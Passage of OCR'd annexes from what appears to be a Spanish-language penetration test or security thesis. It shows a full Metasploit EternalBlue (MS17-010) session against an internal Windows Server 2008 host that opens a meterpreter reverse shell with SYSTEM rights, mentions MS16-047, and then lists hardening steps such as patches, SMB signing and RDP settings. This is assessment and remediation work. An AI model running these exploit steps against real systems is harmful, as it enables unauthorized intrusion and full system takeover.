
Anexo J9


Vulnerabilidad en Microsoft Server Block 1.0 (SMBv1) con código MS17-010.


=[metasploit v4.16.35-dev]
+ -- --=[1733 exploits - 990 auxiliary - 300 post]
+ -- --=[509 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > search eternal
[!] Module database cache not built yet, using slow search
Matching Modules
Name Disclosure Date Rank Description
auxiliary/scanner/smb/smb_ms17_010 normal MS17-010 SMB RCE Detection
exploit/windows/smb/eternalblue_doublepulsar normal EternalBlue
exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption


msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
GroomAllocations 12 yes Initial number of times to groom the kernel pool.
GroomDelta 5 yes The amount to increase the groom count by per try.
MaxExploitAttempts 3 yes The number of times to retry the exploit.
ProcessName spoolsv.exe yes Process to inject payload into.
RHOST yes The target address
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VerifyArch true yes Check if remote architecture matches exploit Target.
VerifyTarget true yes Check if remote OS matches exploit Target.
Exploit target:
Id Name
0 Windows 7 and Server 2008 R2 (x64) All Service Packs
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOst 172.16.1.48
RHOst => 172.16.1.48
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp


msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.16.1.112
LHOST => 172.16.1.112
msf exploit(windows/smb/ms17_010_eternalblue) > set lport 1930
lport => 1930
msf exploit(windows/smb/ms17_010_eternalblue) > show options



msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 172.16.1.112:1930
[*] 172.16.1.48:445 - Connecting to target for exploitation.
[+] 172.16.1.48:445 - Connection established for exploitation.
[+] 172.16.1.48:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.48:445 - CORE raw buffer dump (51 bytes)
[*] 172.16.1.48:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.16.1.48:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 172.16.1.48:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 172.16.1.48:445 - 0x00000030 6b 20 31 k 1
[+] 172.16.1.48:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.48:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.1.48:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.48:445 - Starting non-paged pool grooming
[+] 172.16.1.48:445 - Sending SMBv2 buffers
[+] 172.16.1.48:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.48:445 - Sending final SMBv2 buffers.
[*] 172.16.1.48:445 - Sending last fragment of exploit packet!
[*] 172.16.1.48:445 - Receiving response from exploit packet
[+] 172.16.1.48:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.48:445 - Sending egg to corrupted connection.
[*] 172.16.1.48:445 - Triggering free of corrupted buffer.
[*] Sending stage (205891 bytes) to 172.16.1.48
[-] 172.16.1.48:445 - =-=
[-] 172.16.1.48:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.48:445 - =-=
[*] 172.16.1.48:445 - Connecting to target for exploitation.
[+] 172.16.1.48:445 - Connection established for exploitation.
[+] 172.16.1.48:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.48:445 - CORE raw buffer dump (51 bytes)
[*] 172.16.1.48:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.16.1.48:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 172.16.1.48:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 172.16.1.48:445 - 0x00000030 6b 20 31 k 1
[+] 172.16.1.48:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.48:445 - Trying exploit with 17 Groom Allocations.
[*] 172.16.1.48:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.48:445 - Starting non-paged pool grooming
[+] 172.16.1.48:445 - Sending SMBv2 buffers
[+] 172.16.1.48:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.48:445 - Sending final SMBv2 buffers.
[*] 172.16.1.48:445 - Sending last fragment of exploit packet!



meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : ECU-SHAREPOINT
OS : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : ecuwv
Logged On Users : 7
Meterpreter : x64/windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run get_env
[-] Error in script: RangeError bignum too big to convert into 'long'
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System x64 0
236 4 smss.exe x64 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
244 492 wsstracing.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Program Files\Common Files\Micros
\wsstracing.exe
336 328 csrss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
380 492 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\system32\svchost.exe
388 380 csrss.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
396 328 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wininit.exe
428 380 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\winlogon.exe
492 396 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\services.exe
500 396 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsass.exe
508 396 lsm.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsm.exe
600 492 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe


Anexo J10

Vulnerabilidad protocolos remotos SAM y LSAD en Windows server 2008 con código MS16-047.

Esta vulnerabilidad permite escalar privilegios debido a las vulnerabilidades en el Administrador de cuentas de seguridad y la autoridad de seguridad local.








Anexo K: Controles Aplicados en servidor de intranet

Actualización de Windows


Se realiza las actualizaciones desde la página de actualizaciones de Microsoft: 2509553, KB3042553, KB2919355, KB2883200.

Habilitación de la firma SMB


Autenticación a nivel de red




Seguridad para el Protocolo de Escritorio Remoto





Click en Remote Desktop Session Host Configuration





Ejecutar secpol.msc


Local Security Policy
File Action View Help
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assignment
Security Options
Windows Firewall with Advanced
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Com
Advanced Audit Policy Configura
Policy
Security Setting
Interactive logon: Do not require CTRL+ALT+DEL
Disabled
Interactive logon: Message text for users attempting to log on
Interactive logon: Message title for users attempting to log on
Interactive logon: Number of previous logons to cache (in case domain controller is not available)
10 logons
Interactive logon: Prompt user to change password before expiration
Interactive logon: Require Domain Controller authentication to unlock workstation
Interactive logon: Require smart card
Interactive logon: Smart card removal behavior
Microsoft network client: Digitally sign communications (always)
Microsoft network client: Digitally sign communications (if server agrees)
Microsoft network client: Send unencrypted password to third-party SMB servers
Microsoft network server: Amount of idle time required before suspending session
Microsoft network server: Digitally sign communications (always)
Microsoft network server: Digitally sign communications (if client agrees)
Microsoft network server: Disconnect clients when logon hours expire
Microsoft network server: Server SPN target name validation level
Network access: Allow anonymous SID/Name translation
Network access: Do not allow anonymous enumeration of SAM accounts
Network access: Do not allow anonymous enumeration of SAM accounts and shares
